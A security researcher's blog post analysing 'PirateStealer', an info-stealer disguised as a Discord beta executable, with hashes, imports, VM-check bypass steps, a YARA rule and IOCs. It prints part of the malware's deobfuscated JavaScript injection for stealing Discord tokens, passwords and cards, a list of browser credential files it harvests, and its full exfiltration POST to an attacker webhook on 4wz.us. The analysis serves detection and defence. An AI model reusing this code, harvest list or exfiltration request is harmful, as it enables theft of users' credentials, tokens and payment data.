


# Malware Analysis and Triage Report : PirateStealer - Discord\_beta.exe

---

 mostwanted002.page/post/malware-analysis-and-triage-report-piratestealer

Mayank Malik

December 1, 2022

You've been invited to test out BETA FEATURES OF DISCORD!!

Mayank Malik

Dec 1, 2022 8 min read

## 1. Executive Summary

---

### A. Fingerprinting

---

1. MD5: `c5782ebad92661d4acfacaf4daa1fc52`
2. SHA256: `1b82ac159d87162964a4eb61122bb411a35e748e135cc3b97ab39466e5827c7e`
3. VirusTotal Report:  
<https://www.virustotal.com/gui/file/1b82ac159d87162964a4eb61122bb411a35e748e135cc3b97ab39466e5827c7e>

### B. Classification

---

PirateStealer is a new Info Stealer in the scene. Not much info is provided about this family and the sample is relatively new. No traces has been found on either Malware Bazaar or Malpedia. The sample will be submitted to aforementioned databases after this post.

### C. Behavioral Summary

---

The sample executes itself and checks for presence of Virtualized Environment by using registry information and disk drive identifiers. It throws an error and exists itself after failing the virtualization check. If the check succeeds, it scours through the directory `C:\User\  
<username>\AppData\Local\*` to harvest credentials, create an archive `save.zip` and exfiltrate it over HTTPS to an endpoint on `4wz[.]us`

## 2. Static Analysis

---

- Some interesting strings that confirm the info stealer is programmed using Nim

```
bitstreams.nim
@iterators.nim(240, 11) `len(a) == L` the length of the seq changed while
iterating over it
deflate.nim
gzip.nim
zippy.nim
db_sqlite.nim
puppy.nim
db_sqlite.nim
```

- Imported function calls from standard DLL files

<b>Fuction Name</b>	<b>Suspicious</b>
CloseHandle	
CreateFileA	
CreateFileMappingA	
CreateFileMappingW	
CreateFileW	
CreateMutexW	Y
DeleteCriticalSection	
DeleteFileA	
DeleteFileW	
EnterCriticalSection	
FlushFileBuffers	
FlushViewOfFile	
FormatMessageA	
FormatMessageW	
FreeLibrary	
GetCurrentProcessId	Y
GetCurrentThreadId	Y
GetDiskFreeSpaceA	
GetDiskFreeSpaceW	
GetFileAttributesA	
GetFileAttributesExW	
GetFileAttributesW	
GetFileSize	
GetFullPathNameA	

<b>Fuction Name</b>	<b>Suspicious</b>
GetFullPathNameW	
GetLastError	
GetProcAddress	Y
GetProcessHeap	Y
GetStartupInfoA	Y
GetSystemInfo	Y
GetSystemTime	
GetSystemTimeAsFileTime	
GetTempPathA	
GetTempPathW	
GetTickCount	Y
GetVersionExA	
GetVersionExW	
HeapAlloc	
HeapCompact	
HeapCreate	
HeapDestroy	
HeapFree	
HeapReAlloc	
HeapSize	
HeapValidate	
InitializeCriticalSection	
IsDBCSLeadByteEx	
LeaveCriticalSection	
LoadLibraryA	Y

<b>Fuction Name</b>	<b>Suspicious</b>
LoadLibraryW	Y
LocalFree	
LockFile	
LockFileEx	
MapViewOfFile	
MultiByteToWideChar	
OutputDebugStringA	
OutputDebugStringW	
QueryPerformanceCounter	
ReadFile	
SetEndOfFile	
SetFilePointer	
SetUnhandledExceptionFilter	
Sleep	
SystemTimeToFileTime	
TlsGetValue	
TryEnterCriticalSection	
UnlockFile	
UnlockFileEx	
UnmapViewOfFile	
VirtualAlloc	Y
VirtualFree	
VirtualProtect	Y
VirtualQuery	
WaitForSingleObject	

<b>Fuction Name</b>	<b>Suspicious</b>
---------------------	-------------------

---

WaitForSingleObjectEx	
-----------------------	--

---

WideCharToMultiByte	
---------------------	--

---

WriteFile	
-----------	--

- A highly obfuscated JavaScript file was found in the executable.

 Untitled

On deobfuscation of the above, following script was recovered.

```

let
var _0x4e36eb = _0x534c;

function _0x534c(_0x534ce2, _0x16ca1e) {
    var _0x53c7eb = _0x519e();
    return _0x534c = function (_0x8a4667, _0x43ddf0) {
        _0x8a4667 = _0x8a4667 - (0x1d98 + -0x1329 + 0x1d2 * -0x5);
        var _0x1cdf74 = _0x53c7eb[_0x8a4667];
        return _0x1cdf74;
    }, _0x534c(_0x534ce2, _0x16ca1e);
}

function _0x519e() {
    var _0x2b3aad = ['np?(gg=win', 'PB0WW', 'querystrin', 'https://', 'Added',
'3308240uRVMVW', 'atus.disco', 'APsQN', 'a-zA-Z_$)[', ',delete gg', 'CSsXV', 'Credit
Car', 'it_card:', 'ization\'", ', 'teway.disc', 'wfmND', 'r:87475080', 'm/api/v*/u',
'des_', ', false ');', ':detective', 'init-notif', '<:staff:87', 'dccto', 'length',
'qfsKk', ')}{let b=gg', 'etToken()', 'ord.com/ap', 'XncJL', 'tToken\'==a', 'omdeg',
'solve, rej', 'filter', 'instant', 'seText', 'Code', 'ppIpa', '\x0aIP: \x0a',
'\\"get_requi', 'TAGOR', 'aYEzE', 'sSijL', 'KBwCt', 'Total Frie', 'wKZjJ',
'Expiration', 'vwlRl', 'lete gg.m.', 'AcoOC', 'XskMY', 'f.surf/raw', 'Zzhbc',
'GNmhe', '0e9b68a72f', 'https://di', 'wfvqi', 'MewEl', '262128NuI0oY', 'orts=c},[[',
'() {\x0a', 'NheeB', 'ciuSB', 'RKogs', 'wzwea', 'rOYnM', 'avgKz', '\x0a`\'',
'mxYAj', 'FQHdE', 'rXtXQ', 'Authorizat', 'irDNj', 'new_passwo', 'ofqj0', 'No Nitro',
'rxxIn', 'HmBlT', 'MZoXH', 'GARxw', 'in before)', ' false ');', 'KCfWR',
'api/v*/aut', 't c in gg.', 'pp.push([[', 'ut()}{func', 'Cgrtz', 'ader(\"Auth', 'New
Passwo', 'mevkn', 'd5b7ffb2b4', '.send( nul', 'jTHbE', 'call', '.setReques',
'/v*/schedu', 'RVz0J', 'n\');xmlHtt', 'orization\'", 'CBteQ', 'UBaAx', 'ate\':false',
'.c[a].expo', '<:partner:', 'hasOwnProp', 'quire\']]])', 'gEGLB', 'Password C', 'ut
(User n', '<:hypesqua', 'eXdm1', '&&(token=b', 'library', 'Math.rando', 'QIGKA',
'PxSoz', 'lIUkL', 'nds (' , 'hDSBx', 'discrimina', ' ', 'FhNxM', '6661178a2c',
'embed-colo', 'HjNsE', 'GHhZo', 'PCAZg', 'Text', 'sycCv', 'p.response', 'kVRzM',
'PjrcV', 'ear]', 'tokens', 'g.c.get_re', 'fields', 'scord.com/', 't))return',
'3cfd898a34', 'u0InW', 'nction (re', 'fyejx', 'EaIrv', 'T\", \"', '.__esModul',
'kdiscord_a', 'OST\", \"htt', 'pIFwZ', 'card[exp_y', 'ebpackChun', '712885yttDl0',
'esponse)\x0a', 'XGjSx', 'bJgUI', 'quDYI', 'ZwWEd', '});xmlHtt', 'nd( null )',
'MZran', '_require:(', 'EUsjw', 'OJmp0', 'iekvl', 'BgmbS', 'curity-pol', 'sODNh',
'Info', 'RtCnF', ' res', 'oUNqs', 'startsWith', 'te-auth-ga', 'wtrRE', 'XqPuC',
'nftLj', 'stringify', 'trol-Allow', 'api/v*/use', '044afa86c0', 'BNGsw', 'endsWith',
'erty(c)){c', '&&window.w', '3|1|5|4|2|', '666152>', 'onth]', 'CC Number',
'261692be77', 'https://ap', 'Hbiyu', 'nst b=\"str', 'string', 'MYzma', 'frien',
'oXoGC', 'st(); xmlH', 'ogged in)', 'h/login', 'onBeforeRe', 'ler', 'l );xmlHtt',
'nNDpg', 'scordapp.c', 'None', 'packChunkd', 'HJKPh', 'ult)for(le', 'ekaHc', 'hVBNq',
'Discord In', 'hCisG', ',c)=>a.exp', 'll ); xmlH', '%LOGOUT%', '67292683>', 'qDnj',
'ce:8747508', './core.asa', 'rary', 'jWIqj', 'z.us/webho', '.open(\"POS',
'cation/jso', 'n\');xhr.se', 'Access-Con', 'n.discorda', 'tp.open( \"', 'HswzL',
'LIMNx', 'CDBUT', 'rPUXn', 'while (tru', 'QXtBk', 'IXdYu', 'jlJkn', 'eGNQG', 'icy',
'zkLNj', '.send(JSON', 'REDyx', 'authorizat', 'quire):win', 'uPgpS', 'action',
'auth/login', 'ing\"==type', '7299264akWYrI', '0833860819', 'Nitro Boos',
'nances/upc', 'KXpeG', 'backup_cod', 'ASPvi', 'AnBwe', ' `??` <:pay', 'Qzuky',
'QuUOv', 'h.random()', 'eceived', 'm/api/v*/a', 'detectable', 'AiUeV', '9> Click',
'imZRC', 'OIQYD', 'mXMdv', 'cardnumber', 'ogged out', '113823>', '.stringify',

```

```

';xmlHttp.r', '7475080859', 'f them](', '0bae463b62', '\`Nitro Cla', 'RneOZ',
'pal:896441', 'IRorc', '8747508086', 'bEJ0o', 'ged', '.default.g', 'XSFpY', 'WPGIP',
'e\, \'appli', 'constructo', 'SWgNo', 'ttp.respon', 'Promise(fu', 'tRequestHe',
'gGChN', 'handle', '[**<:partn', '({\"passwor', 'p.send( nu', 'BmfaL', 'p = new XM',
'gg.c)if(gg', 'mfa', 'Token', 'QyxBl', 'gznBU', 'exports', 'hanged', 'c \\'*\',
'type', 'join', 'BFLMt', 'd[b]:a(d)'), '/v9/users/', 'zUUpR', 'tars/', '[],{get_re',
'creditCard', 'NrTCl', 'breeg', 'VsiSX', 'avatar', 'e: \x0a', '0e51da53ac', 'm()),
{,a=', 'kfqsq', 'ows', 'VDMFd', 'uire,delet', 'https://ct', 'XWYv0',
'\x0aInjection', 'qbbDT', 'XIyoy', 'fVgaB', 'IptgU', 'uqvDV', 'scord_app.', 'lJCpo',
'RTUqn', 'statusCode', 'izeed', 'qXVEh', 'wWdxu', 'tzYpP', '?`', 'lHttp.setR',
'4477056>', 'eRsvU', 'HlluF', 'CqJXz', 'ePerz', 'jfKbG', 'Email Chan', '-sources\\',
'      }\x0a ', 's/detectab', 'cYCTW', 'EAMwn', 'logout', 'VEwOw', 'illing/sub',
'88952075>', 'e);xmlHttp', 'PFCvw', 'RXhXV', 'fFsJL', 'zgpHS', 'KdeiM', 'onst d=gg.',
'XUwuo', 'get_requir', 'PirateStea', 'ction Log0', 'VvjjF', 'rd.com/api', 'email',
'efault[b]:', 'sers/@me/b', 'iNLfL', 'Value', 'Lvuyw', 'esponseTex', 'gPPiE', '\\+\\+
*(?:[', 'h([[,{get', 'oming.json', 'onp.push([', 'Nitro', 'c633748151', 'MJEyc',
'lpXM', 'Badges', 'ac162fb948', 'split', 'stHeader(\', 'rcLQC', 'login', 'GkWDl',
'513qIUJCP', 'c)if(gg.c.', 'getAllWind', 'e&&d.defau', 'riptions', 'NrdYM', '
xh', 'nEceC', 'rs/@me/lib', 'vtYDK', 'c[c].expor', 'userLogin', 'fpiFR', 'Xqopk',
'icy-report', 'jIHIQ', 'ePOgR', 'hmivT', 'quire:(a,b', 'kBJCB', '@me\", fals',
'@everyone', '](https://', 'uFnvA', ';if(d&&(b?', 'ofdcM', 'GCPrij', 'd_events:8',
'rmdirSync', 'aw/', 'tadaY', 'GiEFi', 'tor', 'ykpop', 'CvUvx', 'ZDdGx', 'false );xm',
'xpBES', 'executeJav', 'd\\:\', '7bfd1f547e', 'for(let a ', 'rs/@me', '8d47b006a4',
'AkhBD', 'NGnMY', 'sers/@me/l', 'user', 'card[exp_m', '6df76d9cd3', 'ringify(',
'ca50f6e4ec', 'counter', 'sJmuc', 'content-se', 'qQkWR', 'NuNKF', 'User Login',
'YSffi', '78354964>', ' function ', 'card[cvc]', '@me/relati', 'Boedc', 'stateObjec',
'PhTSi', '6PtQXNK', 'sMouD', '\\").logout(', 'gXCaa', 'jhhnC', 'z.us', 'rs/@me/bil',
'-Origin \\'*', '3699f4cb0c', 'PAZzF', 'MeNnf', 'elidq', 'code', 'gfoOb', 'jKYKG',
'ozEcT', 'Rare', 'api/v*/app', 'st();xmlHT', 'bytes', ')return d}', 'scriptions',
'lOikq', 'UscNK', 'qAftj', 'picoP', 'nd(JSON.st', 'ydNUv', 'GByIe', '/@me/billi',
'jLvHj', 're\\"]]]),de', 'ERbYq', 'EFGNV', 'gger', 'ukVtp', '58>', 'aScript', 'LcvMp',
'insert', 'xplVr', 'kDScI', 'window.web', 'ykgzz', 'ssic`', 'SJhDu', '4750808728',
'forEach', '\x0a      new ', 'oVaUi', '<:bravery:', 'lnSmv', 'oTfPf', 'in window.',
'yZutt', 'lGSsh', 'bHqdw', 'vYIBT', 'bKsdf', 'ontent-Typ', 'Text;', 'ot Logged ',
'zhHDK', 'BGbJx', 'CVC', 'yexternali', 'XFwxu', 'function *', 'quest', 'lerBTW',
'/v8/users/', ')}LogOut()', 'xEGik', 'VKwNJ', '<:bughunte', 'JegoJ', 'ps://www.m',
'8472825986', 'POST', 'password', 'xhr = new ', 'disable-qr', 'om/v1/toke',
'befba77ea3'];
  _0x519e = function () {
    return _0x2b3aad;
  };
  return _0x519e();
}(function (_0x3f6ee4, _0x2fc5be) {
  var _0x346931 = _0x534c,
      _0x41454c = _0x3f6ee4();

```

The full code can be found [here](https://mostwanted002.cf/post/malware-analysis-and-triage-report-piratestealer/javascript\_file.js)

### 3. Dynamic Analysis




- Initially, the executable checks for presence of virtualization environment by reading registry key values for disk identifiers and tries to match it against common virtual disk strings like `VMware`, `Vbox`, `Ven_Msft` (Hyper-V). If the check fails, the executable exits after throwing the following error.


 Untitled

This can be bypassed via two methods:

1. Either patch on fly by loading it in Debugger and changing the register values to bypass the check.
2. Modify registry values before executing the sample.
  - `HKLM\SYSTEM\CurrentControlSet\Services\disk\Enum`
  - `HKLM\SYSTEM\CurrentControlSet\Services\EhStorClass\Enum`

 Sample in x64dbg

Sample in x64dbg

 Calling the function to check for virtualization

Calling the function to check for virtualization

 Registry keys being queried

Registry keys being queried

- On successful execution, the sample scours through the files and folder located inside `C:\Users\\AppData\Local` to harvest saved credentials and sensitive information.

The files and folders checked during analysis in the mentioned directory:

"C:\Users\Baldur\AppData\Local"  
"C:\Users\Baldur\AppData\Local\\*"  
"C:\Users\Baldur\AppData\Local\BraveSoftware\Brave-Browser\User  
Data\Default\Local Extension Settings"  
"C:\Users\Baldur\AppData\Local\Chromium"  
"C:\Users\Baldur\AppData\Local\Google\Chrome"  
"C:\Users\Baldur\AppData\Local\Google\Chrome\\*"  
"C:\Users\Baldur\AppData\Local\Google\Chrome Beta"  
"C:\Users\Baldur\AppData\Local\Google\Chrome Beta\User Data\Default\Local  
Extension Settings"  
"C:\Users\Baldur\AppData\Local\Google\Chrome\User Data"  
"C:\Users\Baldur\AppData\Local\Google\Chrome\User Data\\*"  
"C:\Users\Baldur\AppData\Local\Google\Chrome\User Data\Default\Bookmarks"  
"C:\Users\Baldur\AppData\Local\Google\Chrome\User Data\Default\History"  
"C:\Users\Baldur\AppData\Local\Google\Chrome\User Data\Default\History\_tmp"  
"C:\Users\Baldur\AppData\Local\Google\Chrome\User Data\Default\History\_tmp-  
journal"  
"C:\Users\Baldur\AppData\Local\Google\Chrome\User Data\Default\History\_tmp-wal"  
"C:\Users\Baldur\AppData\Local\Google\Chrome\User Data\Default\Local Extension  
Settings"  
"C:\Users\Baldur\AppData\Local\Google\Chrome\User Data\Default\Local  
Storage\leveldb"  
"C:\Users\Baldur\AppData\Local\Google\Chrome\User Data\Default\Local  
Storage\leveldb\\*"  
"C:\Users\Baldur\AppData\Local\Google\Chrome\User Data\Default\Local  
Storage\leveldb\000003.ldb"  
"C:\Users\Baldur\AppData\Local\Google\Chrome\User Data\Default\Local  
Storage\leveldb\000004.log"  
"C:\Users\Baldur\AppData\Local\Google\Chrome\User Data\Default\Login Data"  
"C:\Users\Baldur\AppData\Local\Google\Chrome\User Data\Default\Login Data\_tmp"  
"C:\Users\Baldur\AppData\Local\Google\Chrome\User Data\Default\Login Data\_tmp-  
journal"  
"C:\Users\Baldur\AppData\Local\Google\Chrome\User Data\Default\Login Data\_tmp-  
wal"  
"C:\Users\Baldur\AppData\Local\Google\Chrome\User Data\Default\Network\Cookies"  
"C:\Users\Baldur\AppData\Local\Google\Chrome\User  
Data\Default\Network\Cookies\_tmp"  
"C:\Users\Baldur\AppData\Local\Google\Chrome\User  
Data\Default\Network\Cookies\_tmp-journal"  
"C:\Users\Baldur\AppData\Local\Google\Chrome\User  
Data\Default\Network\Cookies\_tmp-wal"  
"C:\Users\Baldur\AppData\Local\Google\Chrome\User Data\Default\Web Data"  
"C:\Users\Baldur\AppData\Local\Google\Chrome\User Data\Default\Web Data\_tmp"  
"C:\Users\Baldur\AppData\Local\Google\Chrome\User Data\Default\Web Data\_tmp-  
journal"  
"C:\Users\Baldur\AppData\Local\Google\Chrome\User Data\Default\Web Data\_tmp-wal"  
"C:\Users\Baldur\AppData\Local\Growtopia\save.dat"  
"C:\Users\Baldur\AppData\Local\Microsoft\Edge"  
"C:\Users\Baldur\AppData\Local\Microsoft\Edge\\*"  
"C:\Users\Baldur\AppData\Local\Microsoft\Edge\User Data"  
"C:\Users\Baldur\AppData\Local\Microsoft\Edge\User Data\\*"  
"C:\Users\Baldur\AppData\Local\Microsoft\Edge\User Data\Default\Bookmarks"

```

"C:\Users\Baldur\AppData\Local\Microsoft\Edge\User Data\Default\History"
"C:\Users\Baldur\AppData\Local\Microsoft\Edge\User Data\Default\History_tmp"
"C:\Users\Baldur\AppData\Local\Microsoft\Edge\User Data\Default\History_tmp-
journal"
"C:\Users\Baldur\AppData\Local\Microsoft\Edge\User Data\Default\History_tmp-wal"
"C:\Users\Baldur\AppData\Local\Microsoft\Edge\User Data\Default\Local Extension
Settings\ejbalbakoplchlghecdalmeeajnimhm"
"C:\Users\Baldur\AppData\Local\Microsoft\Edge\User Data\Default\Login Data"
"C:\Users\Baldur\AppData\Local\Microsoft\Edge\User Data\Default\Login Data_tmp"
"C:\Users\Baldur\AppData\Local\Microsoft\Edge\User Data\Default\Login Data_tmp-
journal"
"C:\Users\Baldur\AppData\Local\Microsoft\Edge\User Data\Default\Login Data_tmp-
wal"
"C:\Users\Baldur\AppData\Local\Microsoft\Edge\User Data\Default\Network\Cookies"
"C:\Users\Baldur\AppData\Local\Microsoft\Edge\User
Data\Default\Network\Cookies_tmp"
"C:\Users\Baldur\AppData\Local\Microsoft\Edge\User
Data\Default\Network\Cookies_tmp-journal"
"C:\Users\Baldur\AppData\Local\Microsoft\Edge\User
Data\Default\Network\Cookies_tmp-wal"
"C:\Users\Baldur\AppData\Local\Microsoft\Edge\User Data\Default\Web Data"
"C:\Users\Baldur\AppData\Local\Microsoft\Edge\User Data\Default\Web Data_tmp"
"C:\Users\Baldur\AppData\Local\Microsoft\Edge\User Data\Default\Web Data_tmp-
journal"
"C:\Users\Baldur\AppData\Local\Microsoft\Edge\User Data\Default\Web Data_tmp-
wal"
"C:\Users\Baldur\AppData\Local\Microsoft\Edge\User Data\Local State"
"C:\Users\Baldur\AppData\Local\Opera Software\Opera GX Stable\Local Extension
Settings"
"C:\Users\Baldur\AppData\Local\Opera Software\Opera Stable\Local Extension
Settings"
"C:\Users\Baldur\AppData\Local\ProtonVPN"

```

- The sample then proceeds to copy the found credentials to `C:\Users\  
<username>\AppData\Local\Temp\save\` directory and creates an archive `save.zip` in `C:\Users\  
<username>\AppData\Local\Temp` directory. This zip file is used to exfiltrate the data to the retrieval endpoint.

- A HTTP POST request is made to the URL

hxxps[://4wz[.]us/webhooks/85dd00c63374815179f0c5e26f722df1b3b90bae463b626df76d9cd37bfd1f547ed5b7ffb2b40e9b68a72fac162fb948c11a0b8bb43699f4cb0c5985cb3f69a9cffed5ed0081508085261692be77b84317f4fa6661178a2c0ec08199db0e51da53ac7b54e5556d3cfd898a347e21ad78a7044afa86c0ca50f6e4ecbefba77ea38d47b006a454b2754a22e01a858030e5 with the following payload

POST

```
/webhooks/85dd00c63374815179f0c5e26f722df1b3b90bae463b626df76d9cd37bfd1f547ed5b7ffb2b40e9b68a72fac162fb948c11a0b8bb43699f4cb0c5985cb3f69a9cffed5ed0081508085261692be77b84317f4fa6661178a2c0ec08199db0e51da53ac7b54e5556d3cfd898a347e21ad78a7044afa86c0ca50f6e4ecbefba77ea38d47b006a454b2754a22e01a858030e5 HTTP/1.1
```

Connection: close

Content-Type: multipart/form-data; boundary=-----gwtwrxsavebqtmsyuoqimtdi

Accept: \*/\*

Accept-Encoding: gzip, deflate

User-Agent: Puppy

Content-Length: 6665

Host: 4wz.us

-----gwtwrxsavebqtmsyuoqimtdi

Content-Disposition: form-data; name="payload\_json"

Content-Type: application/json

```
{"content": "", "username": "PirateStealer", "avatar_url": "", "attachments": [], "embeds": [{"title": "Thanks for using PirateStealer", "description": "Succesfully recover : **\nðŸ™Œ | 0 Metamask Recovery Key, \nðŸ™Œ ðŸ™Œ 0 Extension Wallets, \nðŸ™Œ ðŸ™Œ 0 Cold wallets, \nðŸ™Œ ðŸ™Œ 0 Passwords, \nðŸ™Œ ðŸ™Œ^a 13 Cookies, \nðŸ™Œ ðŸ™Œ^3 0 Cards, \nðŸ™Œ ðŸ™Œ ðŸ™Œ 0 Autofills **\n and much more in `save.zip`", "image": "", "url": "", "author": {"name": "", "url": "", "icon_url": ""}, "footer": {"text": "", "icon_url": ""}, "fields": [{"name": "Computer Username", "value": "Baldur", "inline": true}, {"name": "Hostname", "value": "DESKTOP-T59267A\n", "inline": true}], "color": 0, "timestamp": "", "thumbnail": {"url": ""}}]}
```

-----gwtwrxsavebqtmsyuoqimtdi

Content-Disposition: form-data; name="file"; filename="save.zip"

Content-Type: application/zip

<ZIP FILE BINARY CONTENTS>

-----gwtwrxsavebqtmsyuoqimtdi--

 Data exfiltration request

Data exfiltration request

- Once the data is successfully exfiltrated, the executable deletes the file `save.zip` and exits.

## 4. YARA Rules and IOCs

---

## 1. YARA Rule

```
rule pirate_stealer : infostealer
{
  meta:
    description = "This rule is to identify PirateStealer Infostealers"
    author = "mostwanted002"
    date = "2022-12-01"

  strings:
    $pirate = "PirateStealerEvent" nocase
    $nim1 = "deflate.nim"
    $nim2 = "zippy.nim"
    $nim3 = "db_sqlite.nim"
    $nim4 = "puppy.nim"
    $nim5 = "gzip.nim"

  condition:
    $pirate and ($nim1 or $nim2 or $nim3 or $nim4 or $nim5)
}
```

## 2. IOCs


- [4wz\[.\]us](#)
- [hxxps\[://\]4wz\[.\]us/webhooks/85dd00c63374815179f0c5e26f722df1b3b90bae463b626df76d9cd37bfd1f547ed5b7ffb2b40e9b68a72fac162fb948c11a0b8bb43699f4cb0c5985cb3f69a9cffed5ed0081508085261692be77b84317f4fa6661178a2c0ec08199db0e51da53ac7b54e5556d3cfd898a347e21ad78a7044afa86c0ca50f6e4ecbefba77ea38d47b006a454b2754a22e01a858030e5](#)



Mayank Malik

ISC2 CC | CRTP | Incident Response | Synack Red Team Member | Threat and Malware Analyst | Security Researcher

I am a tech-savvy person, Red Team Enthusiast, and like to wander around to learn new stuff. Malware Analysis, Cryptography, Networking, and System Administration are some of my forte. One of the Founding Members of CTF Team, Abs0lut3Pwn4g3. Apart from the mentioned skills, I'm good at communication skills and am a goal-driven person. Yellow belt holder at [pwn.college](http://pwn.college) in pursuit of learning and achieving Blue Belt.



- 
- 
- 
- 
- 
- 

## Related

---

[Conti Locker Analysis](#)